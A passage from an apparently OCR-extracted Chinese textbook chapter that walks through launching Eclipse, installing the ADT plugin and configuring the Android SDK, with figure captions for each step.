（3）运行 eclipse.exe 文件即可启动 Eclipse 开发工具，其启动界面如图 2-8 所示。然后进入

选择工作区界面，如图 2-9 所示。在一个工作区中可以同时存在多个项目。



图 2-8　Eclipse 启动界面




图 2-9　设置工作区

提示

工作区可以设置为默认启动。

如果在选择工作区界面中选中了 Use this as the default and do not ask again 复选框，则表示以后将默认打开此工作区，并且不再出现提示框。

（4）在 Eclipse 中下载 ADT 插件，此插件可以直接通过 Eclipse 的更新程序安装，选择 Help→Install New Software 命令即可，如图 2-10 所示。




图 2-10　选择安装新的软件

（5）在 Work with 文本框中输入地址 https://dl-ssl.google.com/android/eclipse/，此为 ADT 插件的下载地址，之后就可以浏览 ADT 插件包，本次下载的是 10.0.1 版本，如图 2-11 所示。




图 2-11　选择要下载的 ADT 插件

（6）选择需要下载的 ADT 插件后，单击 Next 按钮，进入如图 2-12 所示的界面，单击 Next 按钮，在打开的界面中选择接受安装协议，如图 2-13 所示。




图 2-12　要下载的 Android 插件

（7）插件安装成功之后会提示用户是否重新启动 Eclipse，单击 Restart Now 按钮重新启动，如图 2-14 所示。

（8）重新启动之后，如果 ADT 插件已经安装成功，则可以在工具栏中发现 ADT 快捷按钮，如图 2-15 所示。




图 2-13　选择接受安装协议




图 2-14　提示重新启动




图 2-15　安装完成之后的 ADT 快捷按钮

注意

此时的 ADT 无法使用。

虽然现在已经出现 ADT 的应用按钮，但是由于还没有在 Eclipse 中配置 Android-SDK，所以此按钮暂时无法使用。

（9）下载完 ADT 插件之后，如果要想使用此插件进行开发，则还需要按照如下步骤配置 Android-SDK 工具目录。选择 Window→Preferences→Android 命令，在打开的界面中选择 Android-SDK 所在的主目录，如图 2-16 所示。

此时，选择的是 Android-SDK 的根目录，配置完成之后单击 OK 按钮，就可以使用工具栏中的 ADT 的应用按钮进行操作了，如图 2-17 所示。




图 2-16　配置 Android-SDK 目录



图 2-17　选择 ADT 插件

（10）进入 ADT 插件操作界面之后选择 Available packages 选项，如图 2-18 所示，选择所需要安装的 Android-SDK 的开发版本，建议选择安装 Android 1.5 之后的所有版本，但是此安装过程需要较长的时间。

注意

如果之前已经下载完，则不用再次下载。

如果之前的 SDK Manager.exe 操作执行成功，则在此可以看见所有下载的 Android 的支持版本，也就不用再重新下载了。




图 2-18　下载列表

（11）单击 Install Selected 按钮，出现如图 2-19 所示的版本列表。


